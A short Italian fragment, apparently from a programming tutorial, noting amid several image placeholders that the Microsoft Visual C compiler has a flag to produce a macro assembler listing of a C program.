


Il compilatore Visual C (il compilatore Microsoft C) ha sempre posseduto un flag
che permette di generare il file in MACRO ASSEMBLER del programma in C
analizzato.






